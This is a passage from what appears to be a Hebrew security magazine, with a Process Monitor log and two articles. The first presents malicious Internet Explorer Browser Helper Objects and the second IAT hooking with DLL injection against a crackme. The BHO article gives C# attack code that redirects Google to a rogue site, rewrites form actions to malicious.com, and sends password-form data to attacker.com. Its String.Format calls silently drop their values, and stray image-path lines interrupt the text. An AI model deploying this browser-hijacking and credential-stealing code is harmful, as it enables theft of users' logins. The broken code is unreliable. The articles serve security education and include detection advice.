iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2004	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegOpenKey	HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects
iexplore.exe	2336	RegEnumKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects

Showing 28 of 121,589 events (0.023%) Backed by page file

לאחר האתחול באפשרות ה-BHO לבצע Hook-ים לאירועים שמגיעים מהדפדפן. בעזרת אירועים אלו, ניתן לשלוט לחלוטין בהתנהלות הדפדפן ובמידע שעובר דרכו. כדי להאזין לאירועים אלו על ה-BHO לממש ממשק מסוים בשם IObjectWithSite. קוד הממשק נראה כך:

```
public interface IObjectWithSite
{
	[PreserveSig]
	int SetSite([MarshalAs(UnmanagedType.IUnknown)]object site);

	[PreserveSig]
	int GetSite(ref Guid guid, out IntPtr ppvSite);
}
```

באמצעות הפונקציה SetSite אנו נוכל להגדיר את כל מטפלי האירועים שלנו, או בשפה המקצועית Event Handlers וגם לקבל את תוכן הדף, או בשפה המקצועית את ה-DOM, של החלון הפעיל. האובייקט בשם site במקרה זה, מייצג את המחלקה WebBrowser, אשר מייצגת את הדפדפן. באמצעות הפונקציה GetSite אנו מקבלים את אובייקט ה-WebBrowser האחרון שהושם על ידי SetSite.

כפי שצוין קודם, המחלקה WebBrowser מייצגת את הדפדפן. בנוסף לתוכן הדף הפעיל והמידע המגיע מהמשתמש, מחלקה זו גם מכילה אירועים מעניינים היכולים לסייע לתוקף לבצע התקפות מאוד מתוחכמות.

דוגמאות לאירועים להם ניתן לבצע Hook:

- DocumentComplete -אירוע שמציין שטעינת דף הסתיימה.
- BeforeNavigate, NavigateComplete -אירועים שמציינים רגעים לפני ואחרי מעבר לדף אחר.
- DownloadBegin, DownloadComplete -חיווי למצב הורדה של קובץ.
- NewWindow -חיווי לחלון חדש שנוצר.

באמצעות אירועים אלה ובשילוב של האפשרות לשליטה על תוכן הדפדפן, ניתן לשלוט לגמרי על התנהלות הדפדפן ולבצע מגוון סוגי התקפות על המשתמש.

רישום והסרת ה-BHO:

מכיוון ש-BHO הינו תוסף לגיטימי של מיקרוסופט, כך גם הרישום וההסרה שלו. הרישום וההסרה מתבצעים על ידי כלי שמגיע עם התקנת .NET Framework 2.0. בשם RegAsm.exe וניתן למצוא אותו תחת:

```
%windir%\Microsoft.NET\Framework\v2.0.50727.
```

רישום:

```
RegAsm.exe BHO.DLL
```

הסרה:

```
RegAsm.exe /unregister BHO.DLL
```

לאחר ההסבר הטכני הנ"ל, נעבור לנושא שגם הוא טכני, אבל הרבה יותר מעניין.

התקפות אפשריות דרך BHO

בחלק זה אני אציג התקפות אפשריות דרך ה-BHO. ההצגה תהיה הדרגתית, מההתקפות הפשוטות יחסית לביצוע, להתקפות מורכבות ומעניינות יותר.

התקפה 1: ניווט מחדש לאתרים זדוניים:

```
public void OnBeforeNavigate2(object pDisp, ref object URL, ref object
Flags, ref object TargetFrameName, ref object PostData, ref object
Headers, ref bool Cancel)
{
      if (URL.ToString() == "http://www.google.com")
            webBrowser.Navigate("http://www.my_google.com");
}
```

התקפה זו מתבצעת על ידי האזנה לאירוע, או בשפה המקצועית, על ידי מימוש Event Handler, אשר מטפל באירוע מסוג BeforeNavigate. כאשר אירוע זה קורה, התוקף בודק האם האתר שאליו המשתמש מתכוון לגלוש הוא www.google.com ומשנה את הניווט לאתר התוקף במידה ואכן מדובר באתר זה.

התקפה 2: שינוי כתובת שליחת המידע של ה-Form:

```
public void OnDocumentComplete(object pDisp, ref object url)
{
HTMLDocument htmDoc = (HTMLDocument)webBrowser.Document;
      foreach (IHTMLElement iFormElem in htmDoc.forms)
      {
      iFormElem.setAttribute("action", "http://www.malicious.com", 0);
      }
}
```

בהתקפה זו, המטרה היא לגנוב מידע המגיע מהמשתמש על ידי שינוי תכונת ה-Action של התגית Form, אשר מגדיר לאן ישלח כל המידע שנמצא בתוך טופס ה-Form. התקפה זו מתבצעת על ידי שינוי/הוספת תכונת ה-Action, כך שהמידע המגיע מהמשתמש ישלח לתוקף. בדוגמה זו התוקף עובר על כל טופס Form שנמצא בדף ומשנה לו את תכונת ה-Action. במקרה זה השימוש הוא באירוע


DocumentComplete מכיוון שנרצה לשנות את תוכן הדף רק לאחר שהוא סיים להטען על ידי הדפדפן. כמובן שהתקפה זו תשבש את הגלישה באתרים שבהם יש תגיות Form ולכן כנראה שתורגש די מהר על ידי המשתמש. דרך מתוחכמת יותר לבצע זאת, היא על ידי העברת כל המידע המתקבל אצל התוקף, אל השרת שאליו היה אמור המידע להגיע (נתן לראות שבאפשרות התוקף לשמור את הערך המקורי של תכונת ה-Action ושלוח גם אותו לשרת התוקף).

התקפה 3: גניבת נתוני התחברות לאתרים:

```
public void OnBeforeNavigate2(object pDisp, ref object URL, ref object
Flags, ref object TargetFrameName, ref object PostData, ref object
Headers, ref bool Cancel)
{
StreamWriter sw;
      sw = File.CreateText("StolenData.txt");
      String stolenCredentials = "";
      HTMLDocument htmDoc = (HTMLDocument)webBrowser.Document;
      foreach (IHTMLElement iFormElem in htmDoc.forms)
      {
stolenCredentials = String.Format("||Action:",
iFormElem.getAttribute("action", 0), "|");
foreach (IHTMLInputElement inputElem in
(IHTMLElementCollection)iFormElem.children)
            {
                  if (inputElem.type.ToLower() == "password")
                        stolenCredentials +=
String.Format("Form Data:",
iFormElem.innerText, "||");
            }
      }
      HttpWebRequest httpWebRequest =
(HttpWebRequest)WebRequest.Create("http://www.attacker.com/getIt.php?dat
a=" + stolenCredentials);
      httpWebRequest.GetResponse();
}
```

בהתקפה זו, המטרה היא לגנוב שמות משתמשים וסיסמאות. ההתקפה נעשית שוב על ידי בדיקת תוכן כל טפסי ה-Form וחיפוש תגיות מסוג: <Input type="password" … />. ברגע שנמצאה תגית מסוג זה, כל המידע המוכל באותו טופס נשלח החוצה בפרוטוקול HTTP לשרת התוקף. התקפה זו היא די מתוחכמת מכיוון שהיא אינה שומרת שום מידע על דיסק הקורבן וגם מכיוון שהיא שולחת את כל המידע בפרוטוקול HTTP, כך שתעבורה זו נראית כמו תעבורת דפדפן נורמטיבית.

התקפה 4: (Identity Theft) Zeus Style Attack



(תמונה נלקחה מ- https://www.centurynetbank.com/index.cfm)


למרות ש-Zeus אינו משתמש ב-BHO כדי לנתר ולשנות מידע שעובר דרך IE אלא באמצעות Hooking לפונקציות WinAPI, את ההתקפות שהוא מבצע על IE, אפשר לבצע גם דרך BHO.

התקפה זו, כאשר המשתמש גולש לאתר מסוים, לדוגמה לאתר של ויזה כמו בתמונה, ה-BHO יוסיף שדות טקסט כדי לגנוב מהקורבן כמה שיותר מידע. התקפה זו היא מאוד מתוחכמת מכיוון שאינה רק גונבת מידע אלא גם גורמת לקורבן לנדב מידע נוסף. כל זאת בחסות אותו אתר שאליו גלש הקורבן, ששונה על ידי ה-BHO לאחר מכן.

איתור והסרה של BHO

כפי שהוצג בסדרת ההתקפות לעיל, כאשר ההתקפה נעשית בצורה חכמה מאוד קשה למשתמש לעלות או בכלל להרגיש את המתקפה. שימוש באמצעים כמו ניתור תעבורת רשת והשוואה של מידע המתקבל משרתי אינטרנט למידע המוצג בדפדפן או מידע הנשלח דרך הדפדפן יכולים מאוד לעזור באיתור מקור ההתקפה.

כדי לבדוק האם ההתקפה מגיעה דרך BHO זדוני, ניתן לבטל זמנית (Disable) את כל ה-BHOs המותקנים על הדפדפן על ידי פתיחת חלון ניהול התוספות (Tools->Manage Add-ons):



רשימת ה-BHOs וההרחבות המותקנים ב-IE

סיכום

ההתקפות שהוצגו הן רק חלק ממגוון התקפות שניתן לבצע דרך ה-BHO. כל מה שנדרש הוא יצירתיות ומפחיד לחשוב כמה קשה לכל משתמש יהיה לעלות עליהן. BHO, כמו שרומז שם המאמר עדיין חי ובועט וניתן למצוא עדיין מגוון תוכנות זדוניות שעדיין משתמשות בו. המטרה של מאמר זה היא להציג לכם מחקר שעשיתי על טכנולוגיה מאוד מעניינת ושנויה במחלוקת מבית מיקרוסופט וגם להציג התקפות מסוג MitB מנקודת המבט של ה-BHO.

IAT Hooking

מאת אוריאל מלין (Ratinho)

הקדמה

להבנה מיטבית של המאמר מומלץ לדעת C ואסמבלי ברמה בסיסית, וכן כדאי לעבור לפחות על תחילתו של המאמר של Zerith מגיליון מספר 10.

המטרה שלנו: ליצור "Crack" חיצוני ל-CrackMe שכתבתי

בחודש האחרון כתבתי CrackMe, ופרסמתי אותו באחד מהפורומים בארץ. מטרת ה-CrackMe הייתה לכתוב קובץ כלשהו ש"יגע" ב-CrackMe אך ורק כשהוא נטען לזיכרון ויבצע בו מניפולציה כלשהי, כך שעבור כל סיסמה הפלט שיוחזר יהיה "Good Job!".

ה-CrackMe נמצא בקובץ ה-ZIP המצורף למאמר, בשם: ExternalCrackme.exe (קישור לקובץ ה-ZIP ניתן למצוא בסוף המאמר)

```
00261000  $  55              PUSH EBP
00261001  .  8BEC            MOV EBP,ESP
00261003  .  83EC 24         SUB ESP,24
00261006  .  A1 04D02600     MOV EAX,DWORD PTR DS:[26D004]
0026100B  .  33C5            XOR EAX,EBP
0026100D  .  8945 FC         MOV [LOCAL.1],EAX
00261010  .  33C0            XOR EAX,EAX
00261012  .  68 B0B92600     PUSH external.0026B9B0                  ASCII "Enter password plz:\n"
00261017  .  8845 DC         MOV BYTE PTR SS:[EBP-24],AL
0026101A  .  8945 DD         MOV DWORD PTR SS:[EBP-23],EAX
0026101D  .  8945 E1         MOV DWORD PTR SS:[EBP-1F],EAX
00261020  .  8945 E5         MOV DWORD PTR SS:[EBP-1B],EAX
00261023  .  8945 E9         MOV DWORD PTR SS:[EBP-17],EAX
00261026  .  8945 ED         MOV DWORD PTR SS:[EBP-13],EAX
00261029  .  8945 F1         MOV DWORD PTR SS:[EBP-F],EAX
0026102C  .  8945 F5         MOV DWORD PTR SS:[EBP-B],EAX
0026102F  .  66:8945 F9      MOV WORD PTR SS:[EBP-7],AX
00261033  .  8845 FB         MOV BYTE PTR SS:[EBP-5],AL
00261036  .  E8 F3000000     CALL external.0026112E
0026103B  .  6A 1F           PUSH 1F                                 Arg3 = 0000001F
0026103D  .  8D45 DC         LEA EAX,[LOCAL.9]
00261040  .  50              PUSH EAX                                Arg2 = 00361CD0
00261041  .  68 C8B92600     PUSH external.0026B9C8                  Arg1 = 0026B9C8 ASCII "%s"
00261046  .  E8 C6000000     CALL external.00261111                  external.01261111
0026104B  .  83C4 10         ADD ESP,10
0026104E  .  68 CCB92600     PUSH external.0026B9CC                  String2 = "ImUsingExternalSolution"
00261053  .  8D4D DC         LEA ECX,[LOCAL.9]
00261056  .  51              PUSH ECX                                String1 = 00000001 ???
00261057  .  FF15 00A02600   CALL DWORD PTR DS:[<&KERNEL32.lstrcmpA>] lstrcmpA
0026105D  .  85C0            TEST EAX,EAX
0026105F  .v 75 07           JNZ SHORT external.00261068
00261061  .  68 E4B92600     PUSH external.0026B9E4                  ASCII "Good Job!"
00261066  .v EB 05           JMP SHORT external.0026106D
00261068  >  68 F0B92600     PUSH external.0026B9F0                  ASCII "wrong dude!\n"
0026106D  >  E8 BC000000     CALL external.0026112E
```

כפי שניתן לראות, בסך הכל לא מדובר ב-CrackMe מסובך בכלל. המשתמש מתבקש להכניס סיסמה, הסיסמה נקלטת (ע"י scanf()), ונבדקת ע"י lstrcmpA ביחס למחרוזת "ImUsingExternalSolution". במידה והמחרוזות זהות- הפונקציה lstrcmpA תחזיר ב-EAX את הערך "0", ונתקדם לקראת הבדיקה:

```
TEST EAX,EAX
JNZ SHORT 00261068
```

במידה ו-EAX אינו שווה ל-0, כלומר: המחרוזות אינן שוות, לא יידלק דגל ה-zero flag, וה-JNZ יקפיץ ל-"bad boy" אך במידה ו-EAX אכן שווה ל-0 (המחרוזות שוות), נמשיך ל-"Good Job!".

ב-CrackMe הנ"ל ביקשתי ליצור Crack חיצוני בעיקר כדי לאתגר אנשים שיש להם ידע ברמה סבירה ברברסינג, ובנוסף ידע ברמה סבירה בתכנות, אך עדיין לא שילבו בין השניים.

מאמר זה יציג את הפתרון שלי ל-CrackMe הנ"ל.

קצת תיאוריה

כמו שכולנו יודעים (ומי שלא יודע: מוזמן לקרוא את המאמר של יוסף רייסין מגיליון 8 על "קבצי הרצה בתקופות השונות"), כיום קבצי ה-EXE הינם בפורמט Portable Executable או בקיצור PE. אולי לחלקכם הפורמט מוכר מהשימושים השונים שנעשה במידע שבו לצרכי רברסינג, אבל באופן מפתיע, יש לו עוד יעודים ושימושים ☺

כמו שניתן לראות בטבלה כאן, כותר ה-PE מורכב ממספר חלקים. נתמקד ברלוונטיים עבורנו:

מטרתו של כותר ה-PE להוות תאימות למגוון מערכות הפעלה (תוצרת מיקרוסופט כמובן), ולכן **החלק הראשון** מיועד עבור MS-Dos והוא נקרא גם MZ Header (שתי האותיות הראשונות משמשות כ- Magic Number לציון תחילת הקובץ, ונבחרו ע"ש אחד ממפתחי MS-Dos, Mark Zbikowski). תפקידו של חלק זה לבצע פעולות מסוימות במקרה שמערכת ההפעלה שמריצה את הקובץ הינה MS-Dos (כאשר נריץ דרך MS-Dos תוכנית שכתובה עבור Windows, תוצג לנו ההודעה המיתולוגית " This program cannot be run in DOS mode"). השדה הרלוונטי עבור מאמר זה הינו השדה e_lfanew המציין את ההיסט (Offset) מראש הקובץ לתחילת ה-PE Header עצמו.

החלק השני של הכותר, ובעצם עיקר ה-PE Header, שנקרא גם Windows NT information, מכיל מידע עבור ריצה של התוכנית בגרסאות Windows NT (מאז windows 2000 מערכת ההפעלה הביתית של מיקרוסופט מבוססת NT). גם חלק זה מחולק למספר חלקים, אך החלק הרלוונטי למאמר נקרא IMAGE_OPTIONAL_HEADER32.

בחלק זה ישנן הגדרות אופציונאליות לקובץ (ומכאן שמו, למרות שבדרך כלל כמעט כולן מוגדרות), דוגמאת ImageBase ו-EntryPoint (שוודאי מוכרות לרוב הקוראים מעולם הרברסינג). גם כאן, יש חלק אחד שרלוונטי עבורנו, והוא IMAGE_DATA_DIRECTORY (אני מקווה שאתם עוד עוקבים עם הטבלה ☺), שהוא מערך, המכיל 16 תיקיות האחראיות על קוניפיגורציות שונות.

במערך זה נמצאים באינדקס 1: ה-Import Table, ובאינדקס 12: ה-IAT המדוברת, פירושה: Import Address Table.

אז מה יש ב-Import Table?

ה-Import Table הוא מערך עם מידע עבור כל אחד מקבצי ה-DLL שבהם התוכנית תשתמש. עבור כל DLL יש מצביע (Pointer) אל מבנה בגודל 20 בתים (bytes), בשם IMAGE_IMPORT_DESCRIPTOR, המכיל מידע על קובץ ה-DLL.

הערה שתקפה לכל המערכים שאני עומד להזכיר בקרוב, כל עוד לא ציינתי אחרת, היא שסוף המערך מסומן ע"י תא בגודל הרגיל, אך מלא באפסים.

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;
        DWORD   OriginalFirstThunk;
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;
    DWORD   ForwarderChain;
    DWORD   Name;
    DWORD   FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

בשדה Name ישנה כתובת (RVA, כתובת יחסית ל-Image Base) המכילה מחרוזת עם שם ה-DLL. השדות OriginalFirstThunk ו-FirstThunk מכילים את הכתובות (RVA) של ראשי מערכים מסוג:

```
typedef struct _IMAGE_THUNK_DATA32 {
    union {
        DWORD ForwarderString;      // PBYTE
        DWORD Function;             // PDWORD
        DWORD Ordinal;
        DWORD AddressOfData;        // PIMAGE_IMPORT_BY_NAME
    } u1;
} IMAGE_THUNK_DATA32;
```

כאשר OriginalFirstThunk מכיל ב-AddressOfData (כמובן שזה לא משנה איזה שדה בוחרים מכיוון שכולם מאותו טיפוס, ומכיוון שזה Union הם חולקים את אותו הזיכרון, אני מבדיל בין השדות רק כדי שיהיה יותר ברור) את הכתובת של Import Lookup Table, מערך בעל פרטים על הפונקציות אותן אנו רוצים לייבא, המכיל מבנים מסוג:

```
typedef struct _IMAGE_IMPORT_BY_NAME {
    WORD    Hint;
    BYTE    Name[1];
} IMAGE_IMPORT_BY_NAME, *PIMAGE_IMPORT_BY_NAME;
```

כך שבכל רשומה יש שדה בגודל 2 בתים בשם Hint (שדה העוזר ל-loader למצוא את הפונקציה הנוכחית ב-Export Table של ה-DLL), ומיד אחריו שם הפונקציה (שם הפונקציה רק מסומן בתיעוד כמערך עם איבר אחד, אך בפועל יש שם מחרוזת ascii רגילה המסתיימת ב-Null-terminator).

כאן נכנסת לתמונה ה-Import Address Table, או בקיצור IAT. IAT הינה טבלה (או בזיכרון - בסך הכל מערך של תאים בעלי גודל של 4 בתים), שתפקידה לומר לנו באיזה כתובת נמצאת כל פונקציה שייבאנו מה-DLL-ים השונים. כאשר ישנה קריאה לפונקציה מ-DLL, או אפילו לסתם פונקציית Win32api הנמצאת ב-kernel32.dll (למשל), הלינקר בודק מה המיקום (offset) של הפונקציה ב-Import Lookup Table (בזמן ה-Linking, לא בזמן הריצה), ומבצע קריאה לאותו המיקום ב-IAT. הקריאה נראית משהו כמו:

```
CALL DWORD PTR DS:[IAT_BASE+FUNCTUIN_OFFSET]
```

השדה FirstThunk מכיל את הכתובת (RVA) של ה-IAT. גם ב-IAT יש לנו מערך, מערך של IMAGE_THUNK_DATA32.

ב-Image ששמור ב-HD, גם ה-IAT תכיל כתובות של המידע על הפונקציות (ובעצם הערכים במערך של IAT יהיו בדיוק כמו הערכים ב Import Lookup Table, וניגש אליהן דרך השדה AddressOfData. לעומת זאת כאשר ה-loader ממפה את הפונקציות הוא משכתב את ה-IAT, וכעת כל תא מצביע, מהשדה Function, לכתובת (VA, כתובת וירטואלית מלאה) של הפונקציה ב-DLL שנטען לזיכרון.

כדאי להדגיש: ברגע שנשנה את הערך ב-IAT לכתובת של פונקציה אחרת, למעשה נבצע את ה-hook, והתוכנית תקפוץ לפונקציה החדשה שנגדיר במקום למקורית. במקרה שלנו בחרתי לבצע את ה-hook על הפונקציה של השוואת המחרוזות: lstrcmpA.

אז איך עושים את זה?

מה שנעשה זה לכתוב קובץ DLL, שאחראי לבצע hook לתהליך שהוא רץ בתוכו. כמו שראינו כשדיבגנו את הקובץ, התוכנית קוראת ל lstrcmpA ובודקת האם התוצאה שווה ל-0. במידה וכן, נמשיך לפלט הנכון. לכן נבצע את ה-hook שלנו לפונקציה lstrcmpA, ונדאג שבמקומה תקרא פונקציה שתחזיר תמיד 0.

אחרי שנכתוב את קובץ הDLL שאחראי על ה-hook, נשתמש בטכניקה הנקראת DLL Injection, המאפשרת להריץ קוד בתהליך מרוחק. מכיוון שאוראל ארד כבר כתב על DLL Injection בפרוטרוט בגיליון 13 וכן גם בגליון זה ישנה כתבה בנושא, אני אחסוך בהסברים על המזריק, ואסתפק בלצרף את הקוד של המזריק שאני כתבתי (אפרופו המזריק, בגרסא שצרפתי צריך להכניס את ה-PID של הקובץ שרוצים להזריק אליו, בקוד הוספתי בהערה פונקציה, באדיבות vbCrLf, שמקבלת את שם התהליך, ומחזירה את ה-PID שלו).

מתחילים עם ה-DLL:

בטעינת ה-DLL לתהליך נקרא לפונקציה IAThooking (אותה נכתוב עוד מעט)

```
BOOL APIENTRY DllMain(HINSTANCE hInst, DWORD reason, LPVOID reserved)
{
	switch (reason)
	{
	case DLL_PROCESS_ATTACH:
		IAThooking(GetModuleHandleA(NULL),TARGET_FUNCTION,newlstrcmpA);
	}
}
```

ראשית, עלינו להגיע לראש ה-PE, ואם נדייק - לראש ה-MZ. ניתן להגיד לשם בעזרת הפונקציה המובנית ב-win32api, GetModuleHandleA. כאשר נשלח לה כפרמטר NULL, הפונקציה תחזיר את ה- Handle (במקרה שלנו פשוט את הכתובת) לקובץ ה-EXE שיצר את התהליך. כך שהפרמטר הראשון מעביר את הכתובת של תחילת קובץ ה-EXE.

הפרמטר השני מעביר את מאקרו עם שם הפונקציה (למקרה שבעתיד נרצה לבצע hook על פונקציה שונה..), והפרמטר השלישי מעביר מצביע לפונקציה החדשה (כתובת הפונקציה החדשה), לה נרצה לקרוא במקום lstrcmpA.

זה הרגע להזכיר ש-lstrcmpA הינה פונקציית Win32Api, מה שאומר שהיא נקראת בקונבנציית הקריאה stdcall- הפרמטרים נדחפים למחסנית מימין לשמאל, הערך המוחזר מועבר ב-EAX, ואילו תפקידה של הפונקציה (ולא של הפונקציה שקראה לה) לנקות בחזרה את המחסנית (להעיף את הפרמטרים).

אב הטיפוס של הפונקציה נראה כך:

```
int WINAPI lstrcmp(__in  LPCTSTR lpString1,__in  LPCTSTR lpString2);
```

מה שאומר שהפונקציה החדשה שנכתוב צריכה להיות באותו מבנה, על מנת שנשמור על המחסנית נקייה והתוכנית תוכל להמשיך כסדרה. אפשרות מימוש אחת היא:

```
int WINAPI newlstrcmpA(LPCSTR a,LPCSTR b)
{
	MessageBoxA(NULL,"hook called","hehe",MB_OK);
	return 0;
}
```

כמובן שההודעה מוקפצת רק כדי להראות שאכן הופעל ה-hook, וכמו שאמרנו, הפונקציה תחזיר תמיד 0.

אפשרות שניה: ניתן להכריז על הפונקציה כ:

```
__declspec( naked )
```

שאומר במקרה הזה הקומפיילר לא נוגע בפרולוג והאפילוג של הפונקציה (פקודות האסמבלי בתחילת הפונקציה, האחראיות בדרך כלל לבנות מסגרת חדשה במחסנית, עבור המשתנים הלוקאלים של הפונקציה ופקודות האסמבלי בסוף הפונקציה, האחראיות על שחזור המחסנית וניקויה) - אנחנו צריכים לדאוג שהמחסנית תישאר תקינה בחזרה מהפונקציה בעזרת מספר הוראות. במקרה שלנו הפונקציה מקבלת שני מצביעים, כל אחד בגודל 4 בתים. מכיוון שעלינו לדאוג לנקות את הפרמטרים, נצטרך לנקות 8 בתים במחסנית בחזרה. לדוגמא:

```
__declspec( naked ) int newlstrcmpA()
{
	_asm{
		XOR eax,eax;
		RETN 8;
	}
}
```

נמשיך בגוף הפונקציה:

```
bool IAThooking(HMODULE hInstance,LPCSTR targetFunction,PVOID newFunc)
```

נצהיר על מספר משתני עזר:

```
PIMAGE_IMPORT_DESCRIPTOR importedModule;
PIMAGE_THUNK_DATA pFirstThunk,pOriginalFirstThunk;
PIMAGE_IMPORT_BY_NAME pFuncData;
```

כמו שמובן מהשמות, pFirstThunk יצביע על ה-IAT, pOriginalFirstThunk יצביע על ה- Import Lookup Table (נעזר בה על מנת לעבור על כל הפונקציות ולהשוות את שם הפונקציה אם הפונקציה המבוקשת), ואילו pFuncData יצביע כל פעם על המידע של כל רשומה ב-Import Lookup Table. עכשיו נצטרך להכניס לתוך importedModule את ראש מערך ה-Import Table.

```
importedModule=getImportTable(hInstance);
```

הפונקציה מנווטת אל ה-Import Table בדיוק עפ"י התהליך שתיארתי בחלק התיאורטי של המאמר:

```
PIMAGE_IMPORT_DESCRIPTOR getImportTable(HMODULE hInstance)
{
```

הגדרת משתני עזר:

```
	PIMAGE_DOS_HEADER dosHeader;
	IMAGE_OPTIONAL_HEADER optionalHeader;
	PIMAGE_NT_HEADERS ntHeader;
	IMAGE_DATA_DIRECTORY dataDirectory;
```

כותר ה-MZ:

```
dosHeader=(PIMAGE_DOS_HEADER)hInstance;
```

כותר ה-NT_HEADERS (כמו שאמרנו בשדה e_lfanew שנמצא ב-MZ יש היסט לתחילת ה-PE עצמו, ולכן נחבר את ההיסט עם ה-ImageBase, כתובת הבסיס של תחילת קובץ ה-EXE):

```
ntHeader=(PIMAGE_NT_HEADERS)((PBYTE)dosHeader+dosHeader->e_lfanew);
```

